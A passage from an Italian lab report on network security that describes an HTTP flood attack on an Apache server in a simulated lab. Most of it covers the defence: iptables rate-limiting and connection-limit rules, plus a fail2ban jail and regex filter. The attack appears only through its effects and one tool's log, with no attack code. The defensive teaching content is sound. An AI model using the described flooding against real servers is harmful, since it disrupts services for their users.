Pochi secondi dopo aver lanciato l'attacco, il server mostra un notevole degrado delle prestazioni, come CPU al 100%, un alto Load Average e una serie di processi Apache, Fig. 69. Inoltre NetStrike mostra come le richieste effettuate vadano timed out, Fig. 70.

## Network Security




Figure 69: htop durante l'attacco



Figure 70: NetStrike durante l'attacco

Dalle Fig. 71, 72 e 73 si può osservare il traffico catturato da Wireshark durante l'attacco, in cui si possono notare i TCP Handshake, una serie di richieste GET alla risorsa, e la risposta del server alla richiesta.



### 9.3 Contromisure


Per contrastare l'attacco, sono state implementate delle semplici regole iptables (Fig. 74) seguendo due strategie:

1. Rate Limiting: per limitare attacchi ad alto volume;
2. Connections Number Limiting: per limitare il numero di connessioni simultanee, prevenendo l'esaurimento dei workers del server Apache;

```
-A INPUT -p tcp -s 10.1.1.2 --syn --dport 80 -m connlimit --connlimit-above 20 -j REJECT --reject-with tcp-reset

-A INPUT -p tcp -s 10.1.1.2 --dport 80 -m limit --limit 50/min --limit-burst 200 -j ACCEPT

-A INPUT -p tcp -s 10.1.1.2 --dport 80 -j DROP
```



The screenshot shows a terminal window titled "user@user-virtualbox: ~/Desktop". The window contains the following command history:

```
user@user-virtualbox:~/Desktop$ sudo iptables -A INPUT -p tcp -s 10.1.1.2 --syn --dport 80 -m connlimit --connlimit-above 20 -j REJECT --reject-with tcp-reset
user@user-virtualbox:~/Desktop$ sudo iptables -A INPUT -p tcp -s 10.1.1.2 --dport 80 -m limit --limit 50/min --limit-burst 200 -j ACCEPT
user@user-virtualbox:~/Desktop$ sudo iptables -A INPUT -p tcp -s 10.1.1.2 --dport 80 -j DROP
user@user-virtualbox:~/Desktop$
```

Figure 74: Regole iptables

La regola relativa al Connections Number Limiting viene inserita prima della regola relativa al Rate Limiting così che le connessioni in eccesso vengano chiuse senza consumare risorse del server (in quanto le richieste HTTP non vengono elaborate), le richieste rimanenti vengono poi analizzate dalla seconda regola che, dovendo analizzare ogni pacchetto, consuma più CPU.

Il traffico HTTP in ingresso è quindi processato come segue:

1. Controllo del numero di connessioni: se l'IP sorgente supera le 20 connessioni attive, il server invia un RST per terminare la connessione;
2. Controllo della frequenza: le richieste rimanenti sono limitate a 50/minuto (con un burst iniziale di 200);
3. Drop: il traffico non gestito dalle regole precedenti viene scartato.


Tramite il comando:

```
watch -n 1 "sudo iptables -L INPUT -v -n"
```

è possibile monitorare il numero di pacchetti e bytes analizzati su cui agiscono le singole regole. Nelle Fig. 75 e 76 è mostrato l'andamento prima e durante l'attacco.

```
Ogni 1,0s: sudo iptables -L INPUT -v -n                                         user-virtualbox: Wed May 14 10:46:39 2025
Chain INPUT (policy ACCEPT 9260 packets, 685K bytes)
pkts bytes target  prot opt in     out    source          destination
  0     0 REJECT   6  --  *      *      10.1.1.2        0.0.0.0/0          tcp dpt:80 flags:0x17/0x02 #conn src/32 > 20 rejec
t-with tcp-reset
  0     0 ACCEPT   6  --  *      *      10.1.1.2        0.0.0.0/0          tcp dpt:80 limit: avg 50/min burst 200
  0     0 DROP     6  --  *      *      10.1.1.2        0.0.0.0/0          tcp dpt:80
```


Figure 75: Conteggio pacchetti iptables prima dell'attacco



A screenshot of a terminal window titled "user@user-virtualbox: ~/Desktop". The window shows the command "Ogni 1,0s: sudo iptables -L INPUT -v -n" being run. The output displays the current iptables rules for the INPUT chain. It includes columns for pkts (packets), bytes, target, prot (protocol), opt, in, source, destination, and several TCP flags. The rules show various REJECT, ACCEPT, and DROP actions for different source and destination IP addresses and ports.

Figure 76: Conteggio pacchetti iptables durante l'attacco

Gli effetti delle regole iptables sono osservabili anche dalla macchina attaccante, come visibile in Fig. 77.



A screenshot of a terminal window titled "kali@kali: ~/Net-Strike". The window displays a log of HTTP requests sent to a host. The log entries show numerous failed connection attempts ("Connect call failed") and successful responses ("200 OK"). The requests are directed to the URL "/slow\_test.php". The log also includes a success message at the end: "[\*] [SUCCESSION] Sent 500 requests in the last 2.76 seconds."

Figure 77: Effetti delle regole iptables su NetStrike

L'applicazione dei filtri ha degli effetti facilmente osservabili sulla macchina contenente il web server, come un carico CPU più basso e Load Average più basso, Fig. 78.




Figure 78: htop durante l'attacco dopo l'applicazione delle regole iptables

Trattandosi di un esempio didattico in un ambiente simulato, l'approccio utilizzato non è efficace contro attacchi DDoS distribuiti, in quanto è stato specificato l'indirizzo IP dell'attaccante. Inoltre le regole specificate non distinguono tra traffico legittimo e malevolo dallo stesso IP.

Ulteriori miglioramenti possono essere apportati implementando il tool *fail2ban*, un tool in grado di scansionare i log di accesso al server Apache e bloccare indirizzi IP che hanno effettuato troppe richieste, aggiornando le regole del firewall con regole custom che rifiutano nuove connessioni con gli IP specificati. Per l'installazione del tool e la prima configurazione si rimanda alla [documentazione](#).

Tramite il comando:

```
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local # Copia del file di
# configurazione per
# eventuali modifiche


sudo nano /etc/fail2ban/jail.local      # Per modificare il file di
# configurazione

sudo service fail2ban restart # Riavvio necessario dopo modifiche
```

Come mostrato in Fig. 79 e Fig. 80, fail2ban offre la possibilità di personalizzare gli indirizzi IP ed i comandi da ignorare durante l'analisi (nel caso in esame vengono inseriti l'IP della macchina e l'IP del router), e di modificare le azioni da intraprendere in caso di ban. I parametri più importanti sono:

- bantime: durata in secondi del ban;

- maxretry: il numero di failure (nel caso in esame, di richieste) prima che un host venga bannato;
- findtime: la finestra temporale in cui contare i maxretry.



```

File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop ×
GNU nano 7.2 /etc/fail2ban/jail.local *

# "ignoreself" specifies whether the local resp. own IP addresses should be ignored
# (default is true). Fail2ban will not ban a host which matches such addresses.
#ignoreself = true

# "ignoreip" can be a list of IP addresses, CIDR masks or DNS hosts. Fail2ban
# will not ban a host which matches an address in this list. Several addresses
# can be defined using space (and/or comma) separator.
ignoreip = 127.0.0.1/8 30.1.1.2 30.1.1.1

# External command that will take an tagged arguments to ignore, e.g. <ip>,
# and return true if the IP is to be ignored. False otherwise.
#
# ignorecommand = /path/to/command <ip>
ignorecommand =

# "bantime" is the number of seconds that a host is banned.
bantime = 10m


# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 10m

# "maxretry" is the number of failures before a host get banned.
maxretry = 5

^G Guida      ^O Salva      ^W Cerca      ^K Taglia      ^T Esegui      ^C Posizione      M-U Annulla
^X Esci      ^R Inserisci    ^V Sostituisci  ^U Incolla    ^J Giustifica  ^/ Vai a riga      M-E Ripeti

```

Figure 79: Modifica alla sezione di ignoreip di fail2ban



```

File Azioni Modifica Visualizza Aiuto
user@user-virtualbox: ~/Desktop ×
GNU nano 7.2 /etc/fail2ban/jail.local *

# Default banning action (e.g. iptables, iptables-new,
# iptables-multiport, shorewall, etc) It is used to define
# action_* variables. Can be overridden globally or per
# section within jail.local file
banaction = iptables-multiport
banaction_allports = iptables-allports

# The simplest action to take: ban only
action_ = %(banaction)s[port="%(port)s", protocol="%(protocol)s", chain="%(chain)s"]

# ban & send an e-mail with whois report to the destemail.
action_mw = %(action_s)s[sender="%(sender)s", dest="%(destemail)s", protocol="%(protocol)s", chain="%(chain)s"]

# ban & send an e-mail with whois report and relevant log lines
# to the destemail.
action_mwl = %(action_s)s[sender="%(sender)s", dest="%(destemail)s", logpath="%(logpath)s", chain="%(chain)s"]

# See the IMPORTANT note in action.d/xarf-login-attack for when to use this action
#
# ban & send a xarf e-mail to abuse contact of IP address and include relevant log lines
# to the destemail.
action_xarf = %(action_s)s[xarf-login-attack[service=%(_name_)s, sender="%(sender)s", logpath="%(logpath)s", port="%(port)s"]]

^G Guida      ^O Salva      ^W Cerca      ^K Taglia      ^T Esegui      ^C Posizione      M-U Annulla
^X Esci      ^R Inserisci    ^V Sostituisci  ^U Incolla    ^J Giustifica  ^/ Vai a riga      M-E Ripeti


```

Figure 80: Azioni di ban di fail2ban modificabili

Per verificare lo stato delle regole abilitate basta digitare il comando:

```
sudo fail2ban-client status # Restituisce il numero di regole ed i loro nomi  
sudo fail2ban-client status <JAIL_NAME> # Verifica lo status di una regola
```

Nel caso in esame è stata creata una nuova configurazione da aggiungere a quella standard, così da essere facilmente modificabile, visibile in Fig. 81.



```
File Azioni Modifica Visualizza Aiuto  
user@user-virtualbox: ~/Desktop  
GNU nano 7.2 /etc/fail2ban/jail.d/http-flood.conf  
[http-flood]  
  
enabled = true  
port = http, https  
filter = http-flood  
logpath = /var/log/apache2/access.log  
maxretry = 100  
findtime = 30  
bantime = 600  
action = iptables-allports[name=HTTP-Flood, protocol=all]
```

The terminal window shows the configuration file for the 'http-flood' jail. The file defines the enabled state, ports to monitor (http and https), the filter used (http-flood), the log path (access.log), maximum retries (100), find time (30 seconds), ban time (600 seconds), and the action taken (iptables-allports with name=HTTP-Flood and protocol=all).

Figure 81: Configurazione fail2ban per HTTP Flood

Da notare che il

Successivamente è stato aggiunto un filtro personalizzato, necessario a definire quali richieste andassero analizzate dalla configurazione, in Fig. 82. Nel caso in esame è stato utilizzato un filtro che sfrutta regex per indicare le richieste HTTP alla risorsa *slow\_test.php*.

The screenshot shows a terminal window titled "user@user-virtualbox: ~/Desktop". The command being run is "nano /etc/fail2ban/filter.d/http-flood.conf". The file contains the following configuration:

```
[Definition]
failregex = ^<HOST>.+"(GET|POST).*/slow_test.php.*" 200 .*$
ignoreregex =
```

The terminal window includes a menu bar with "File", "Azioni", "Modifica", "Visualizza", and "Aiuto". At the bottom, there is a toolbar with icons for "Guida" (Help), "Salva" (Save), "Cerca" (Search), "Taglia" (Cut), "Esegui" (Execute), "Giustifica" (Justify), "Posizione" (Position), "Annulla" (Cancel), and "Ripeti" (Repeat). The status bar at the bottom shows the path "user@user-virtualbox: ... apache2" and the time "13:55".

Figure 82: Filtro fail2ban per HTTP Flood

